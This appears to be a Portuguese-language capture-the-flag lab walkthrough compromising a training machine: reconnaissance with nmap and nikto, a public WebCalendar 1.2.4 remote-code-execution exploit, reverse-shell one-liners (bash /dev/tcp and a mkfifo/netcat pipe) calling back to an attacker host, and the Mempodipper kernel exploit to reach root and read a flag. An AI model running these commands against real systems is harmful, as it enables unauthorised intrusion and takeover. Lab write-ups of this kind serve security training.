

maq151-offsec-ucal

verificando portas abertas

```
root@0xffff:~# nmap -sV 192.168.10.151

Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-03 20:42 -03
Nmap scan report for 192.168.10.151
Host is up (0.0086s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.8p1 Debian 7ubuntu1 (Ubuntu Linux;
80/tcp    open  http     Apache httpd 2.2.20 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results
Nmap done: 1 IP address (1 host up) scanned in 8.07 seconds
root@0xffff:~#
```

acessando porta 80 via browser



We are Reaching For **The Moon.**

Our site is currently **under construction** but we are working hard
to create a new and fresh design.



Hours



Minutes



Seconds

Subscribe to find out when we are done

GO!


```
root@0xffff:/tmp# nikto -h 192.168.10.151
- Nikto v2.1.6
```

```
-----
+ Target IP:      192.168.10.151
+ Target Hostname: 192.168.10.151
+ Target Port:    80
+ Start Time:     2018-02-22 15:26:41 (GMT-3)
-----
```


```
+ Server: Apache/2.2.20 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, inode: 20542, size: 1623, mtime: Mon Feb 19 23:09:33 2018
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a
different fashion to the MIME type
+ Apache/2.2.20 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are
also current.
+ Uncommon header 'tcn' found, with contents: list
```

- + Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See <http://www.wisec.it/sectou.php?id=4698ebdc59d15>. The following alternatives for 'index' were found: index.html
- + Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
- + Retrieved x-powered-by header: PHP/5.3.6-13ubuntu3.10
- + Cookie PHPSESSID created without the httponly flag
- + Cookie webcalendar_session created without the httponly flag
- + OSVDB-3093: **/webcalendar/login.php**: This might be interesting... has been seen in web logs from an unknown scanner.
- + OSVDB-3268: /icons/: Directory indexing found.
- + OSVDB-3268: /images/: Directory indexing found.
- + OSVDB-3268: /images/?pattern=/etc/*&sort=name: Directory indexing found.
- + OSVDB-3233: /icons/README: Apache default file found.
- + 8346 requests: 0 error(s) and 16 item(s) reported on remote host
- + End Time: 2018-02-22 15:27:05 (GMT-3) (24 seconds)

+ 1 host(s) tested



WebCalendar



Username:

Password:

☐ Save login via cookies so I don't have to login next time

Note: This application requires cookies to be enabled.

WebCalendar v1.2.4 (14 Aug 2010)

root@0xffff:/tmp# **searchsploit webcalendar**

Exploit Title	Path
	(/usr/share/exploitdb/)

1WebCalendar 4.0 - '/news/newsView.cfm?NewsID' exploits/cfm/webapps/27456.txt	
1WebCalendar 4.0 - 'mainCal.cfm' SQL Injection exploits/cfm/webapps/27457.txt	
1WebCalendar 4.0 - 'viewEvent.cfm?EventID' SQL exploits/cfm/webapps/27455.txt	
AspWebCalendar 2008 - Arbitrary File Upload exploits/asp/webapps/5850.txt	
AspWebCalendar 4.5 - 'eventid' SQL Injection exploits/asp/webapps/3546.txt	
WebCalendar 0.9.45 - 'includedir' Remote File exploits/php/webapps/3492.txt	
WebCalendar 0.9.45 - SQL Injection exploits/php/webapps/25113.txt	
WebCalendar 0.9.x (Multiple Modules) - SQL Inj exploits/php/webapps/23099.txt	
WebCalendar 0.9.x - Local File Inclusion Infor exploits/php/webapps/22942.txt	
WebCalendar 1.0.1 - 'Layers_Toggle.php' HTTP R exploits/php/webapps/26691.txt	
WebCalendar 1.0.1 - Multiple SQL Injections exploits/php/webapps/26687.txt	
WebCalendar 1.0.4 - 'includedir' Remote File I exploits/php/webapps/5847.txt	
WebCalendar 1.1.6 - 'pref.php' Cross-Site Scri exploits/php/webapps/31063.txt	
WebCalendar 1.1.6 - 'search.php' Cross-Site Sc exploits/php/webapps/31064.txt	
WebCalendar 1.2.4 - Remote Code Execution exploits/php/webapps/18775.php	
WebCalendar 1.2.4 - Unauthenticated Remote Cod exploits/linux/webapps/18797.rb	
WebCalendar 1.2.7 - Multiple Vulnerabilities exploits/php/webapps/40057.txt	
webcalendar 0.9.x - Multiple Vulnerabilities exploits/php/webapps/24729.txt	

Shellcodes: No Result

```

root@0xffff:/tmp# cp /usr/share/exploitdb/exploits/php/webapps/18775.php .
root@0xffff:/tmp# vi 18775.php
root@0xffff:/tmp# php 18775.php

+-----+
| WebCalendar <= 1.2.4 Remote Code Executionn Exploit by EgiX |
+-----+

Usage.....: php 18775.php <host> <path>

Example.....: php 18775.php localhost /
Example.....: php 18775.php localhost /webcalendar/

```

php 18775.php 192.168.10.151 /webcalendar/

```

root@0xffff:/tmp# vi 18775.php
root@0xffff:/tmp# php 18775.php 192.168.10.151 /webcalendar/

+-----+
| WebCalendar <= 1.2.4 Remote Code Executionn Exploit by EgiX |
+-----+

webcalendar-shell#

```

ESCALANDO PRIVILEGIO

```

webcalendar-shell# uname -a
Linux maq151 3.0.0-12-server #20-Ubuntu SMP Fri Oct 7 16:36:30 UTC 2011 x86_64 x86_64 x86_64 GNU/Linux

webcalendar-shell# cat /etc/issue
Ubuntu 11.10 \n \l

webcalendar-shell# pwd
/var/www/webcalendar/includes

webcalendar-shell#

```

tentamos de tudo e percebemos que estamos enjaulado no servico,

ver que tipo de shell

```
$ echo $SHELL
```

entao segundo a tecnica de bypass de enjaulamento
devemos tunelar para um novo shell

escapar para um novo shell

tentei todos os escapes de shell e nada

```
$ /bin/bash -i > /dev/tcp/192.168.200.2/4321 0>&1 2>&1
```

```
$ perl -e 'exec "/bin/bash";'
```

```
$ python -c "import pty;pty.spawn("/bin/bash");"
```

```
+-----+
```

ate que o namedpipe funcionou:

```
webcalendar-shell# rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 192.168.200.3 4321 >/tmp/f
```

explicando mkfifo: <https://daemoniolabs.wordpress.com/tag/comando-mkfifo/>

```
root@0xffff:/tmp# searchsploit linux local ubuntu 11
```

Exploit Title	Path (/usr/share/exploitdb/)
Acpid 1:2.0.10-1ubuntu2 (Ubuntu 11.04/11.10) -	exploits/linux/local/18228.sh
FTP Client (Ubuntu 11.04) - Local Buffer Overf	exploits/linux/dos/17806.txt
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.0	exploits/linux_x86-64/local/42275.c
Linux Kernel 2.4.x/2.6.x (CentOS 4.8/5.3 / RHE	exploits/linux/local/9545.c
Linux Kernel 2.6.39 < 3.2.2 (Gentoo / Ubuntu x	exploits/linux/local/18411.c
Systemd 228 (SUSE 12 SP2 / Ubuntu Touch 15.04)	exploits/linux/local/41171.txt

percebemos que nao conseguimos executar nenhum programa compilado, provavelmente por causa do shell sh entao invocaremos um bash

invocando um shell bash por meio do python

```
$ python -c 'import pty;pty.spawn("/bin/bash");'
```

```
www-data@ucal:/tmp$ ls
```

```
ls
```

```
18411.c      cb1e906e728a355d10a6295afe8f68da.dat
1e5992a1f01c0856f052bf935706a7f5.dat d4a208bc62b69adb411c5ac324027281.dat
324c77e690ac73c2c8343e9ae7fc7076.dat  ederzao
61d34274e5a8f56b1942372c59a2eeb1.dat  f
6dc3b15ba05410415fcfecc2d6bbace7.dat  sefudeu
872677fed61782dccbb2cab75d219380.dat  translations
a0a52c36a6cf31f493247b813d487da2.dat
```

```
www-data@ucal:/tmp$ ./sefudeu
```

```
./sefudeu
```

```
=====
=      Mempodipper      =
=      by zx2c4         =
=      Jan 21, 2012      =
=====
```

```
[+] Waiting for transferred fd in parent.
[+] Executing child from child fork.
[+] Opening parent mem /proc/8917/mem in child.
[+] Sending fd 3 to parent.
[+] Received fd at 5.
[+] Assigning fd 5 to stderr.
[+] Reading su for exit@plt.
[+] Resolved exit@plt to 0x4021d8.
[+] Calculating su padding.
[+] Seeking to offset 0x4021cc.
[+] Executing su with shellcode.
# cat /root/flag.txt
cat /root/flag.txt
```

```
621867c09db9d8afc490ca0fc77dee50
```

```
# cat flag.txt  
cat flag.txt  
621867c09db9d8afc490ca0fc77dee50
```